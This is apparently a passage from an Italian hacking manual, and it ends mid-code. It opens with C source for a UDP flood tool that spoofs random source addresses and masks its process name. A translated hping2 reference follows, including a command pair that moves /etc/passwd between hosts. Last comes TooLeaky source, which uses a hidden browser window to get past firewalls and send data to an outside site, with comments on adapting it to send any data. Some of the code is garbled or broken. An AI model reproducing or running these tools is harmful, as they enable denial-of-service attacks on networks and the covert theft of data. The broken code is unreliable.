#define Default_Fork 0
#define Default_Stealth "(nfsiod)"
/* Color Pallete ------------ */
#define B  "\033[1;30m"
```

```
#define R  "\033[1;31m"
#define G  "\033[1;32m"
#define Y  "\033[1;33m"
#define U  "\033[1;34m"
#define M  "\033[1;35m"
#define C  "\033[1;36m"
#define W  "\033[1;37m"
#define DR "\033[0;31m"
#define DG "\033[0;32m"
#define DY "\033[0;33m"
#define DU "\033[0;34m"
#define DM "\033[0;35m"
#define DC "\033[0;36m"
#define DW "\033[0;37m"
#define RESTORE "\33[0;0m"
#define CLEAR "\033[0;0H\033[J"
/* --------------- [Includes] */
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/protocols.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <signal.h>
#include <netinet/ip_udp.h>
#include <string.h>
#include <pwd.h>
#include <time.h>

/* [Option Parsing] */

struct sockaddr_in dstaddr;

unsigned long dst;

struct udphdr *udp;
struct iphdr *ip;

char *target;
char *srchost;
char *stealth;

int dstport = 0;
int srcport = 0;
int numpacks = 0;
int psize = 0;
int wait = 0;
int forknum = 0;

/* [Usage] */

void usage(char *pname)
```

```
{
   printf("\n\n%sUsage%s          %s:          %s[%sarguements%s]          %s<%sTarget Ip%s>%s\n\n",DG,R,pname,DM,U,DM,DM,U,DM,RESTORE);
   printf("%sOption          Description          Default Value\n\n",W,RESTORE);
   printf("%s-%ss %s<%sSource IP  %s>    %s: %sPacket Origin          %s[%s    Random %s   ] \n",DR,DU,W,DC,W,DW,B,W,DC,W,RESTORE);
   printf("%s-%sn %s<%sPacket Num %s>      %s: %sLimit of Sent Datagrams     %s[%s Unlimited  %s  ] \n",DR,DU,W,DC,W,DW,B,W,DC,W,RESTORE);
   printf("%s-%sp %s<%sPacket Size%s>     %s: %sDatagram Size          %s[%s 1 - %d bytes%s ] \n",DR,DU,W,DC,W,DW,B,W,DC,Packet_Max,W,RESTORE);
   printf("%s-%sd %s<%sTarget Port%s>    %s: %sDestination Port          %s[%s    Random %s  ] \n",DR,DU,W,DC,W,DW,B,W,DC,W,RESTORE);
   printf("%s-%so %s<%sSource Port%s>    %s: %sSource Port          %s[%s    Random %s  ] \n",DR,DU,W,DC,W,DW,B,W,DC,W,RESTORE);
   printf("%s-%sw %s<%sFrequency  %s>    %s: %sDelay Between Each Packet %s[%s  0 - %d ms%s    ] \n",DR,DU,W,DC,W,DW,B,W,DC,Frequency_Max,W,RESTORE);
   printf("%s-%sf %s<%sFork Number%s>    %s: %sNo. of Times Backgrounded %s[%s   0 Times    %s  ]%s \n",DR,DU,W,DC,W,DW,B,W,DC,W,RESTORE);
   printf("%s-%sx %s<%sStealth     %s>     %s: %sMask Process As          %s[%s    %s %s]%s",DR,DU,W,DC,W,DW,B,W,DC,Default_Stealth,W,RESTORE);
   printf("\n\n");
   exit(EXIT_SUCCESS);
}

/* [In chksum with some mods] */

unsigned short in_cksum(addr, len)
u_short *addr;
int len;
{
   register int nleft = len;
   register u_short *w = addr;
   register int sum = 0;
   u_short answer = 0;

   while (nleft > 1) {
         sum += *w++;
         sum += *w++;
         nleft -= 2;
   }

   if (nleft == 1) {
         *(u_char *) (&answer) = *(u_char *) w;
         sum += answer;
   }
   sum = (sum >> 17) + (sum & 0xffff);
   sum += (sum >> 17);
   answer = -sum;
   return (answer);
}

/* Resolve Functions */

unsigned long resolve(char *cp)
{
   struct hostent *hp;

   hp = gethostbyname(cp);
   if (!hp) {
         printf("[*] Unable to resolve %s\t\n", cp);
```

```
        exit(EXIT_FAILURE);
    }
    return ((unsigned long) hp->h_addr);
}

void resolvedest(void)
{
    struct hostent *host;

    memset(&dstaddr, 0, sizeof(struct sockaddr_in));
    dstaddr.sin_family = AF_INET;
    dstaddr.sin_addr.s_addr = inet_addr(target);
    if (dstaddr.sin_addr.s_addr == -1) {
            host = gethostbyname(target);
            if (host == NULL) {
                printf("[*] Unable To resolve %s\t\n", target);
            exit(EXIT_FAILURE);
            }
            dstaddr.sin_family = host->h_addrtype;
            memcpy((caddr_t) & dstaddr.sin_addr, host->h_addr, host->h_length);
    }
    memcpy(&dst, (char *) &dstaddr.sin_addr.s_addr, 4);
}

/* Parsing Argz */

void parse_args(int argc, char *argv[])
{
    int opt;

    while ((opt = getopt(argc, argv, "x:s:d:n:p:w:o:f:")) != -1)
            switch (opt) {
            case 's':
                srchost = (char *) malloc(strlen(optarg) + 1);
                strcpy(srchost, optarg);
                break;
        case 'x':
            stealth = (char *) malloc(strlen(optarg));
            strcpy(stealth, optarg);
            break;
            case 'd':
                dstport = atoi(optarg);
                break;
            case 'n':
                numpacks = atoi(optarg);
                break;
            case 'p':
                psize = atoi(optarg);
                break;
            case 'w':
                wait = atoi(optarg);
                break;
            case 'o':
                srcport = atoi(optarg);
                break;
            case 'f':
            forknum = atoi(optarg);
            break;
        default:
                usage(argv[0]);
```

```
        }
    if (!stealth)
       stealth = Default_Stealth;
    if (!forknum)
       forknum = Default_Fork;
    if (!argv[optind]) {
        printf("\n\n%s[%s*%s]%s Bzzzt .. We need a Place for the Packets to Go%s\n",DC,W,DC,DR,RESTORE);
        exit(EXIT_FAILURE);
    }
    target = (char *) malloc(strlen(argv[optind]));
    if (!target) {
        printf("\n\n%s[%s*%s]%s Unable to Allocate Required Amount of Memory for Task%s\n",DC,W,DC,DR,RESTORE);
       perror("malloc");
        exit(EXIT_FAILURE);
    }
    strcpy(target, argv[optind]);
}

int cloaking(int argc, char *argv[])
{
  int x;

  for (x = argc-1; x >= 0; x--)

    memset(argv[x], 0, strlen(argv[x]));
    strcpy(argv[0],stealth);

 return(0);
}
/* [Send Packet] */

void main(int argc, char *argv[])
{
    int q, xx, sen, i, unlim = 0, sec_check;
    char *packet;

    banner();

    if (argc < 2)
        usage(argv[0]);


    parse_args(argc, argv);

    cloaking(argc, argv);

    resolvedest();

    printf("\n\n%s [%s*%s]%s Target Host%s :%s %s%s\n",DC,W,DC,DR,DC,DW,target,RESTORE);
    if (!srchost)
    printf("%s [%s*%s]%s Source Host%s :%s Random%s\n",DC,W,DC,DR,DC,DW,RESTORE);
    else
    printf("%s [%s*%s]%s Source Host%s :%s %s %s\n",DC,W,DC,DR,DC,DW,srchost,RESTORE);
    if (!numpacks)
```

```
   printf("%s [%s*%s]%s Number%s :%s
Infinite%s\n",DC,W,DC,DR,DC,DW,RESTORE);
   else
   printf("%s [%s*%s]%s Number%s :%s
%d%s\n",DC,W,DC,DR,DC,DW,numpacks,RESTORE);
   if (!psize)
   printf("%s [%s*%s]%s Packet Size%s :%s 1 - %d
bytes%s\n",DC,W,DC,DR,DC,DW,Packet_Max,RESTORE);
   else
   printf("%s [%s*%s]%s Packet Size%s :%s
%d%s\n",DC,W,DC,DR,DC,DW,psize,RESTORE);
   if (!wait)
   printf("%s [%s*%s]%s Wait Time%s :%s 0 -
%dms%s\n",DC,W,DC,DR,DC,DW,Frequency_Max,RESTORE);
   else
   printf("%s [%s*%s]%s Wait Time%s :%s
%d%s\n",DC,W,DC,DR,DC,DW,wait,RESTORE);
   if (!dstport)
   printf("%s [%s*%s]%s Destination Port%s :%s
Random%s\n",DC,W,DC,DR,DC,DW,RESTORE);
   else
   printf("%s [%s*%s]%s Destination Port%s :%s
%d%s\n",DC,W,DC,DR,DC,DW,dstport,RESTORE);
   if (!srcport)
   printf("%s [%s*%s]%s Source Port%s :%s
Random%s\n",DC,W,DC,DR,DC,DW,RESTORE);
   else
   printf("%s [%s*%s]%s Source Port%s :%s
%d%s\n",DC,W,DC,DR,DC,DW,srcport,RESTORE);
   printf("%s [%s*%s]%s Backgrounded%s :%s
%d%s\n",DC,W,DC,DR,DC,DW,forknum,RESTORE);
   if (!stealth)
   printf("%s [%s*%s]%s Masked As%s :%s
%s%s\n",DC,W,DC,DR,DC,DW,Default_Stealth,RESTORE);
   else
   printf("%s [%s*%s]%s Masked As%s :%s
%s%s\n",DC,W,DC,DR,DC,DW,stealth,RESTORE);


if (forknum) {
 switch(fork()) {
  case -1:
printf("%s [%s*%s]%s Your OS cant Make the fork() call as we need
it",DC,W,DC,DR,RESTORE);
printf("%s [%s*%s]%s This is usually an indication of something
bad%s",DC,W,DC,DR,RESTORE);
 exit(1);
  case 0:
   break;
  default:
   forknum--;
          for(xx=0;xx<forknum;xx++){
          switch(fork()){
           case -1:
           printf("%s  [%s*%s]%s Unable to fork%s\n",DC,W,DC,DR,RESTORE);
           printf("%s [%s*%s]%s This is usually an indication of something
bad%s",DC,W,DC,DR,RESTORE);
          exit(1);
           case 0:
          xx=forknum;
```

```
            break;
          default:

          if(xx==forknum-1){
       printf("%s  [%s*%s]%s  Process Backgrounded%s\n",DC,W,DC,DR,RESTORE);
      exit(0);
                                  }
          break;
   }
  }
 }
}

   sen = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    packet = (char *) malloc(sizeof(struct iphdr) + sizeof(struct udphdr) + psize);
    ip = (struct iphdr *) packet;
    udp = (struct udphdr *) (packet + sizeof(struct iphdr));
    memset(packet, 0, sizeof(struct iphdr) + sizeof(struct udphdr) + psize);

    if (!numpacks) {
          unlim++;
          numpacks++;
    }
    if (srchost && *srchost)
          ip->saddr = resolve(srchost);
    ip->daddr = dst;
    ip->version = 4;
    ip->ihl = 5;
    ip->ttl = 255;
    ip->protocol = IPPROTO_UDP;
    ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr) + psize);
    ip->check = in_cksum(ip, sizeof(struct iphdr));

    udp->source = htons(srcport);
    udp->dest = htons(dstport);
    udp->len = htons(sizeof(struct udphdr) + psize);

    /*
     * Because we like to be Original Seeding rand() with something as
     * unique as time seemed groovy.  Lets have a loud Boo for Pattern
     * Loggers.
     */
    srand(time(0));

    for (i = 0; i < numpacks; (unlim) ? i++, i-- : i++) {
          if (!srchost)
            ip->saddr = rand();
      if (!dstport)
        udp->dest = htons(rand()%Port_Max+1);
      if (!srcport)
        udp->source = htons(rand()%Port_Max+1);
      if (!psize)
        udp->len = htons(sizeof(struct udphdr) + rand()%Packet_Max);

          if (sendto(sen, packet, sizeof(struct iphdr) +
                          sizeof(struct udphdr) + psize,
                          0, (struct sockaddr *) &dstaddr,
                          sizeof(struct sockaddr_in)) == (-1)) {
              printf("%s[%s*%s]%s Error sending Packet%s",DC,W,DC,DR,RESTORE);
              perror("SendPacket");
```

```
            exit(EXIT_FAILURE);
        }
    if (!wait)
     usleep(rand()%Frequency_Max);
    else
     usleep(wait);
   }
}
```

Come abbiamo detto prima spesso l'identificazione di un firewall è complessa.
Lo strumento fornito da NMAP, visto in altri capitoli legati allo scanning, può essere utilizzato anche per cercare di individuare i sistemi protetti.
Quando NMAP esegue lo scan di un host, questo non richiede soltanto quali porte sono aperte e quali sono chiuse, ma vi dice anche quali porte sono bloccate..
La quantità di informazioni ricevute da uno scan di una porta potrebbe dirci qualche cosa legato al tipo di configurazione del firewall.
Una porta filtrata con NMAP potrebbe indicare una delle seguenti cose:

1. Nessun pacchetto SYN/ACK è stato ricevuto
2. Nessun pacchetto RST/ACK è stato ricevuto
3. Un messaggio ICMP di tipo 3 (Destination Unreachable) con codice 13

NMAP esegue il pool su queste tre condizioni per individuare una porta protetta.
Un altro programma che può essere utilizzato per reperire informazioni legate ai sistemi protetti da firewall è HPING, scritto da Salvatore Sanfilippo, il quale invia verso il sistema di destinazione dei pacchetti e riporta quelli restituiti.
HPING2 restituisce una varietà di risposte in funzione di moltissime condizioni.
Utilizzando HPING2 è possibile individuare porte bloccate, porte dropped e pacchetti rifiutati.
Hping è anche utile per l'individuazione di alcuni tipi di informazioni come ad esempio quelli necessari in quei cas in cui si cerca di individuare i numeri di sequenza all'interno dei pacchetti TCP.
La sintassi di HPING2 è la seguente :

hping2 [**-hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG**] [**-c** *count*] [**-i** *wait*] [**--fast**] [**-I** *interface*] [**-9** *signature*] [**-a** *host*] [**-t** *ttl*] [**-N** *ip* id] [**-H** *ip* protocol] [**-g** *fragoff*] [**-m** *mtu*] [**-o** *tos*] [**-C** *icmp* type] [**-K** *icmp* code] [**-s** *source* port] [**-p[+][+]** *dest* port] [**-w** *tcp* window] [**-O** *tcp* offset] [**-M** *tcp* sequence number] [**-L** *tcp* ack] [**-d** *data* size] [**-E** *filename*] [**-e** *signature*] [**--icmp-ipver** *version*] [**--icmp-iphlen** *length*] [**--icmp-iplen** *length*] [**--icmp-ipid** *id*] [**--icmp-ipproto** *protocol*] [**--icmp-cksum** *checksum*] [**--icmp-ts**] [**--icmp-addr**] [**--tcpexitcode**] [**--tcp-timestamp**] [**--tr-stop**] [**--tr-keep-ttl**] [**--tr-no-rtt**] hostname

Un esempio di sessione HPING2 è la seguente :

```
hping 192.168.0.5 -r -W
eth0 default routing interface selected (according to /proc)
HPING 192.168.0.5 (eth0 192.168.0.5): NO FLAGS are set,
  40 headers + 0 data bytes
46 bytes from 192.168.0.5: flags=RA seq=0 ttl=128 id=4170 win=0 rtt=0.3 ms
46 bytes from 192.168.0.5: flags=RA seq=1 ttl=128 id=+1 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=2 ttl=128 id=+1 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=3 ttl=128 id=+1 win=0 rtt=0.3 ms
46 bytes from 192.168.0.5: flags=RA seq=4 ttl=128 id=+2 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=5 ttl=128 id=+2 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=6 ttl=128 id=+2 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=7 ttl=128 id=+2 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=8 ttl=128 id=+2 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=9 ttl=128 id=+2 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=10 ttl=128 id=+2 win=0 rtt=0.3 ms
```

46 bytes from 192.168.0.5: flags=RA seq=11 ttl=128 id=+1 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=12 ttl=128 id=+1 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=13 ttl=128 id=+1 win=0 rtt=0.2 ms
46 bytes from 192.168.0.5: flags=RA seq=14 ttl=128 id=+1 win=0 rtt=0.2 ms

Opzioni di base

-h -- aiuto
-v -- versione
-c -- conteggio

Si ferma dopo avere inviato (o ricevuto) N pacchetti di risposta *di conteggio.* Dopo che l'ultimo pacchetto è stato inviato hping2 attende COUNTREACHED_TIMEOUT secondi. Potete editare il valore di COUNTREACHED_TIMEOUT dentro ahping2.h

-i -- intervallo

Attende il numero specificato di secondi o di micro secondi tra ogni pacchetto.
-- interval X ha mette l' *attesa* a secondi
-- interval uX mette l'attesa a X microsecondi
Il default è di un secondo tra ogni pacchetto.

--fast

Alias di -i u10000. Hping invierà 10 pacchetti per secondo.

-n -- numerico

Output numerico soltanto.

-q -- silenzio

Prodotto silenzioso. Niente è mostrato tranne le linee riepilogative a tempo di avvio e quando finito.

-I -- nome di interfaccia dell'interfaccia

Per default su sistemi linux e BSD hping2 utilizza interfaccia di instradamento di default. In altri sistemi o quando non c'è alcun default hping2 utilizza la prima interfaccia non di loopback.

-V -- verbose

Output verbose. Le risposte TCP saranno mostrate come segue:
len=46 ip=192.168.1.1 flags=RA DF seq=0 ttl=255 id=0 win=0 rtt=0.4 m tos=0 iplen=40 seq=0 ack=1380893504 sum=2010 urp=0

-D -- debug

Permettete il modo di debug, è utile quando avete dei problemi con hping2.

-z -- legatura

Collega CTRL+Z a time to live **(TTL)** così avrete la capacità di di incrementare/ diminuire il ttl dei pacchetti in partenza premendo CTRL+Z una volta o due.

-Z -- scollega

Scollega CTRL+Z

Selezione di protocollo

Il protocollo di default è TCP, per default hping2 invia le testate tcp alla la porta 0 dell' ospite con un winsize di 64 senza nessun flag tcp. Spesso questo è il modo migliore per fare un 'hide ping,' utile quando l'obiettivo è dietro un firewall che perde gli ICMP.

-0 -- rawip

Il modo RAW IP, in questo modo hping2 invierà la testata IP con i dati aggiunti con --signature e/o --file, vede anche --ipproto che vi permette di mettere il campo ip del protocollo.

-1 --icmp

Il modo ICMP, di default hping2 invierà una richiesta di eco ICMP, potete mettere altri tipo/codice ICMP utilizzando le opzioni --**icmptype** --icmpcode.

-2 --udp

Il modo UDP, di default hping2 invierà udp per puntare alla porta 0 dell' ospite. Le opzioni UDP sono : **baseport --, destport --keep**

-9 –listen signature

HPING2 ascolta il modo, utilizzando questa opzione hping2 aspetta il pacchetto che contiene la *firma* e scarica da fine *di firma* alla fine di pacchetto. Per esempio se

hping2 –listen TEST legge un pacchetto che contiene **234-09sdflkjs45-TESThello_world** e mostrerà **hello_world.**

Opzioni riferite a IP

-a --spoof hostname

Utilizzate questa opzione allo scopo di mettere un indirizzo sorgente IP falso, questa opzione assicura che quell'obiettivo non conseguirà il vostro indirizzo reale. Tuttavia le risposte saranno inviate a un indirizzo falso, cosicché non potrete vederli. Allo scopo di vedere come è possibile eseguire uno scannino spoofed/idle consultate **HPING2 HOWTO.**

-t --ttl time to live

Utilizzate questa opzione per settare il tempo **TTL** dei pacchetti in partenza. Probabilmente utilizzerete questo con **--traceroute** o **--bind.** Se avete dubbi tentate **`hping2 some.host.com -t 1 -- traceroute.**'

-N --id

Setta il campo di identificativo ip->id field. L'identificativo di default è casuale ma se la frammentazione è attiva e l'identificativo non è specificato sarà **getpid & 0xFF**.

-H --ipproto

Mette il protocollo ip in modo RAW IP.

-W --winid

L'identificativo Windows* ha vari byte che ordinano, se questa opzione è attiva hping2 mostra gli identificativi risposta delle finestre.

-r --rel

Mostra gli incrementi di identificativo invece degli identificativi. Vedete **l'HPING2 HOWTO** per ulteriori informazioni. Gli incrementi non sono calcolati come [N] -id [N-1] ma utilizzando una compensazione di perdita dei pacchetti. Vedete relid.c per ulteriori informazioni.

-f --frag

Separa i pacchetti in più frammenti, questo può essere utile allo scopo di provare prestazioni di frammentazione delle pile IP e ad eseguire dei test.

-x --morefrag

Setta più flags di frammentazione IP, utilizzate questa opzione se volete che l'ospite di destinazione invii un **ICMP tempo-superato durante il reassembly.**

-y --dontfrag

Setta il flag di non frammentazione**.**

-g --fragoff fragment value

Mettete l'offset del frammento

-m --mtu mtu value

Mette un valore diverso da 16 relativo al 'mtu virtuale' quando la frammentazione è abilitata. Se la dimensione dei pacchetti è più grande del 'mtu virtuale' la frammentazione è accesa automaticamente.

-o --tos hex_tos

Setta il **tipo di servizio (TOS,)** per ulteriori informazioni --help **tos**

-G --rroute

Record route. Include l'opzione RECORD_ROUTE in ogni pacchetto inviata e mostra il route buffer dei pacchetti restituiti.

Opzioni relativa a Icmp

-C --icmptype type

Setta il tipo icmp, il default è **richiesta di eco ICMP** (implica --icmp)

-K -- icmpcode code

Setta il codice icmp, il default è 0. (Implica --icmp)

--icmp-ipver

Setta la versione IP di testata IP contenuta nei dati ICMP, il default è 4.

--icmp-iphlen

Setta la lunghezza di testata IP contenuta nei dati ICMP, il default è 5 (5 words di 32 bits.)

--icmp-iplen

Setta la lunghezza del pacchetto IP contenuta nei dati ICMP, il default è la lunghezza reale.

--icmp- ipid
Setta l'identificativo IP dentro ai dati ICMP, il default è casuale.
--icmp- ipproto
Setta il protocollo IP di testata IP contenuta nei dati ICMP, il default è TCP.
--icmp-cksum
Setta il totale di controllo ICMP, per default è il totale di controllo valido.
--icmp- ts
Alias di --icmptype 13
--icmp-addr
Alias di --icmptype 17

Opzioni Tcp/ Udp

-s –baseport source port
hping2 utilizza la porta di sorgente allo scopo di indovinare il numero di sequenza Inizia con un numero di porta di sorgente di base, e aumenta questo numero per ogni pacchetto ha inviato. Quando il pacchetto è ricevuto il numero di sequenza può essere calcolato come *replies.dest.port-* base.source.port. La porta di sorgente di base di default è casuale, utilizzando questa opzione voi siete in grado di impostare un numero diverso.
-p --destport [+] [+]
Setta la porta di destinazione, il default è 0. Se il carattere '+' precede numero di porta dest (cioè +1024) la porta di destinazione sarà incrementata per ogni risposta ricevuta. Se un doppio '+' precede il numero di porta dest (cioè ++1024,) la porta di destinazione sarà potenziato per ogni pacchetto inviato. Per default la porta di destinazione può essere modificato interattivamente utilizzando **CTRL+z.**
-w --win
Setta la dimensione della finestra TCP. Il default è 64.
-O --tcpoff
Setta l' offset dei dati tcp falso. L'offset di dati normale è tcphdrlen/ 4.
-M --tcpseq
Imposta il numero di sequenza TCP.
-L -- tcpack
Mette il TCP ack.
-Q -- seqnum
Questa opzione può essere utilizzata allo scopo di raccogliere i numeri di sequenza generati dal ospite. Questo può essere utile quando avete bisogno di analizzare se il numero di sequenza TCP è prevedibile. Esempio di prodotto:
#hping2 win98 -- seqnum -p 139 -S -i u1 -I eth0
HPING uaz (eth0 192.168.4.41:) Insieme S, 40 testate +0 byte di dati
2361294848 +2361294848
2411626496 +50331648
2545844224 +134217728
2713616384 +167772160
2881388544 +167772160
3049160704 +167772160
3216932864 +167772160
3384705024 +167772160
3552477184 +167772160
3720249344 +167772160
3888021504 +167772160
4055793664 +167772160
4223565824 +167772160

La prima colonna si riferisce al numero di sequenza, la seconda alla differenza tra il corrente e l'ultimo numero di sequenza. Poiché potete vedere la sequenza del sistema di destinazione i numeri sono prevedibili.
-b --badcksum
Invia pacchetti con un cattivo totale di controllo UDP/ TCP
-F --fin
Mette il flag tcp FIN.

-S --syn
Mette il flag tcp SYN.
-R --rst
Setta il flag tcp RST.
-P --push
Setta il flag tcp PUSH.
-A --ack
Setta la bandiera tcp ACK.
-U --urg
Setta il flag tcp URG.
-X --xmas
Setta il flag Xmas.
-Y --ymas
Setta il flag Ymas.

Opzioni comuni

-d –data data size
Setta la dimensione del corpo del pacchetto. Attenzione, utilizzando --datai 40 hping2 non genererà pacchetti di 0 byte ma byte protocol_header+40. hping2 mostrerà le informazioni di dimensione di pacchetto come primo prodotto di linea, come questo: **HPING www.yahoo.com (ppp0 204.71.200.67:) NO FLAGS è l'insieme, 40 testate + 40 byte di dati**
-E –file filename
Utilizzate il contenuto **di nome file** per immettere i dati dei pacchetti.
-e –sign signature
Riempie il primo byte di lunghezza *di firma* di dati con *firma.* Se la lunghezza *di firma* è più grande delle dimensione dei dati un messaggio di errore sarà mostrato.
-j --dump
Esegue il dump dei pacchetti ricevuti in hex
-J --print
Stampa i pacchetti ricevuti
-B -- safe
Abilita il protocollo sicuro, utilizzando questa opzione i pacchetti persi in trasferimenti file saranno reinviati. Per esempio allo scopo di inviare l' archivio /etc/passwd dal sistema A a quello B potete utilizzare il seguente comando:
[host_a]# hping2 host_b --udp -p 53 -d 100 --sign signature --safe --file /etc/passwd
[host_b]# hping2 host_a --listen signature --safe --icmp
-u --end
Se state utilizzando –file filename, vi dice quando è stato raggiunto EOF.
-T -- traceroute
Modo Traceroute. Utilizzando questa opzione hping2 aumenterà ttl per ogni **ICMP time to live 0 during transit** ricevuto.
--tr ttl
Mantiene il TTL fisso in modo traceroute.
-- *tr* stop
Se questa opzione è specificata hping uscirà una volta che il primo pacchetto che non è un tempo ICMP superato è ricevuto. Questo emula meglio il comportamento di traceroute.
--tr no rtt
Non mostra le informazioni RTT in modo traceroute. Il tempo ICMP in cui le informazioni RTT superate non sono nemmeno calcolate se questa opzione è settata.

Un LEAK CHECKER per i firewall è quello che segue :

```
/*


  TooLeaky: Trivial Firewall Leak Checker (http://tooleaky.zensoft.com/)
  Bob Sundling (tooleaky@zensoft.com)
  11/05/2001
  This program will penetrate every firewall currently on the market that
```

```
claims to offer "outbound" protection, because it does not send or receive
data itself. Instead, it uses a hidden Internet Explorer window to do it.
And, of course, everybody allows Internet Explorer to send and receive data,
otherwise using the Internet would be a big pain in the you-know-what.
This program does two things:
(1) Transmits the string "PersonalInfoGoesHere" to Steve Gibson's web site.
(2) Retrieves a string back from Steve Gibson's web site, stored in the
    <TITLE></TITLE> section of a web page.
For a programmer to use this method generically in their application, they
would simply need to replace the URL in this program with a URL from their
own site, change the outputString from "PersonalInfoGoesHere" to any
information they would like to transmit, and then set up their web server to
return the information they would like to retreive in the <TITLE></TITLE>
block of their page (the first few characters of the title are used as a
unique identifier so this program can find the window, since it doesn't
bother to keep track of the hidden IE window when it's first created). And of
course a programmer could repeat this process to transmit or receive as much
data as they'd like, or use the methods outlined in the code to send or
receive LARGE blocks of data in one fell swoop.

So why did I write this? Because I was starting to get sick of the whole
firewall debate, especially the ongoing feud between Steve Gibson and Network
Ice. Initially Steve said that Network Ice's "Black Ice Defender" product was
no good, and demonstrated that statement by showing that his LeakTest program
could send and receive data through their "firewall" but not through anyone
else's (at least, after they patched their firewalls up a bit). Based on
that, he made the claim that other firewalls like "Zone Alarm" are better.
Network Ice responded by saying that outbound filtering is not important, but
eventually (actually, very recently) they put in a ridiculous block
specifically to prevent Black Ice Defender from allowing Steve's LeakTest
program to work. Steve then countered by correcting his LeakTest program by
making it retrieve data from a different site (his main server), on a
different port (80).

Indeed, once again with this new version, "LeakTest" does get through Black
Ice Defender, but not through other "firewalls" like Zone Alarm, McAfee
Firewall, Sygate Personal Firewall, Norton Firewall, or Tiny Personal
Firewall.

But I believe that real problem here is that Steve is (perhaps quite
unintentionally) simply writing to get around Black Ice Defender
specifically. "LeakTest" does not think "outside the box," and that's why all
those firewalls can "block" Steve's program. If you want to get around a
firewall, and you know that the firewalls check which programs are sending
data, then you shouldn't do it the way Steve has been! :-)

Now, it is true that Steve has been rather busy, and he has been talking
about things like adding "DLL hooking" to LeakTest lately, so I will cut him
some slack here. :-)

So, in an attempt to better educate users about how useless ALL of these
firewall programs really are, I did Steve's LeakTest one better. Like
everyone else, I've seen the LeakTest pages that claim that all these other
firewalls are better than Black Ice Defender. But, in fact all of those
firewalls share one very large problem: their design is inherently flawed by
the operating system they are running on. Basically: If a firewall is going
to allow some program (such as Internet Explorer) to transmit and receive
data over the Internet, and that program allows other programs to control its
actions, then there's no point in blocking anything at all.

Now, of course, this example program is intentionally simple. It could do far
more, such as transmit longer strings, retrieve complete files, etc. I kept
it short and to the point to demonstrate one thing: It doesn't take much to
get around today's so-called "firewalls."

(I was also getting sick of all of Steve Gibson's *GIGANTIC* programs, often
16KB or more, written in massively expansive assembly language. So I wrote
this in C++. The executable file is under 4KB.) ;-) (Sorry Steve, I couldn't
resist.) :-)

Enjoy!

Bob Sundling
tooleaky@zensoft.com
http://toleaky.zensoft.com/
```

```
  PS. An important note for those of you compiling this into an executable
  program: Do it without your compiler's default libraries, otherwise your
  linker will choke!


*/






// Include one header, and then only bits and pieces of it (that's more than enough)
#define WIN32_LEAN_AND_MEAN
#include <windows.h>

// Forward declarations
BOOL CALLBACK EnumWindowsProc ( HWND hWnd, LPARAM lParam );
bool DisplayWelcomeBanner ( );
bool TransmitAndReceiveData ( );
void DisplaySucessBanner ( );
void DisplayFailureBanner ( );

// Some basic library functions so we can avoid the standard C++ library
bool z_memcmp ( void* _b1, void* _b2, size_t len );
char* z_strcat ( char* dest, const char *src );
char* z_strcpy ( char* dest, const char *src );
size_t z_strlen ( const char *s );

// A few global variables for fun
HWND  ieWnd;
const    char*    title    =    "TooLeaky:    Trivial    Firewall    Leak    Checker
(http://tooleaky.zensoft.com/)";
const char* baseURL = "http://grc.com/lt/leaktest.htm?";
const char* outputString = "PersonalInfoGoesHere";
char  inputString[512];

// Main program
void WinMainCRTStartup ( )
{
   if ( DisplayWelcomeBanner() )
   {
      if ( TransmitAndReceiveData() )
      {
         DisplaySucessBanner();
      }
      else
      {
         DisplayFailureBanner();
      }
   }

   ExitProcess(0);
}

// Display a welcome message; allow the user to quit
bool DisplayWelcomeBanner ( )
{
   return MessageBox(NULL,
      "This program demonstrates how your firewall does NOT protect against\n"
      "outbound connections, by sending a short string to Steve Gibson's web site\n"
      "then retrieving a reply.  For this simple example, you should currently be\n"
      "connected to the Internet.\n\n"
      "(Note that this program happens to rely on Steve's web pages as they were\n"
      "on November 4, 2001.)\n\n"
      "Please note that this program was NOT written or authorized by Steve Gibson;\n"
      "his web site is merely used as an example.\n\n"
      "This  will  probably  just  take  a  couple  seconds;  it  will  not  take  more  than
30.\n\n"
      "Do you wish to continue?",
      title,
      MB_YESNO | MB_ICONQUESTION) == IDYES;
}

// Perform the actual test
bool TransmitAndReceiveData ( )
{
   //
```

```
   // Step 1: Find the Internet Explorer executable (its location is in the
   // registry).
   //
   char buffer[MAX_PATH + 512];
   long len = sizeof(buffer);

   RegQueryValueA(
      HKEY_LOCAL_MACHINE,
      "SOFTWARE\\Classes\\Applications\\iexplore.exe\\shell\\open\\command",
      buffer,
      &len);

   //
   // Step 2: Give it our "secret" URL and spawn IE in a hidden window.
   // Of course, the window doesn't have to be hidden, but why not.
   //
   // Note to those who think this method is limited:
   //
   // If we wanted to pass more information than fits on the command line,
   // we could first create an HTML file on the user's hard drive that
   // consists of that data, and have that HTML file reload to the actual
   // URL that we wanted to send the data to, passing the data along (this
   // can be done with a META REFRESH tag in the file's header, for example,
   // or with JavaScript if you want to get fancy).  In this instance,
   // we are keeping things simple.
   //
   for ( char*c = &buffer[1]; *c != 0; c++ )
      if ( *c == '%' ) *c = 0;

   z_strcat(buffer, baseURL);
   z_strcat(buffer, outputString);
   WinExec(buffer, SW_HIDE);

   //
   // Step 3: Now wait for the page to load, and retrieve some information
   // (which, in this trivial example, is passed back through the web page's
   // title).  If this takes more than 30 seconds, give up.
   //
   // Note to those who think this method is limited:
   //
   // Since we have the handle to the Internet Explorer page's window, we
   // can easily find its child windows, and can retrieve their contents
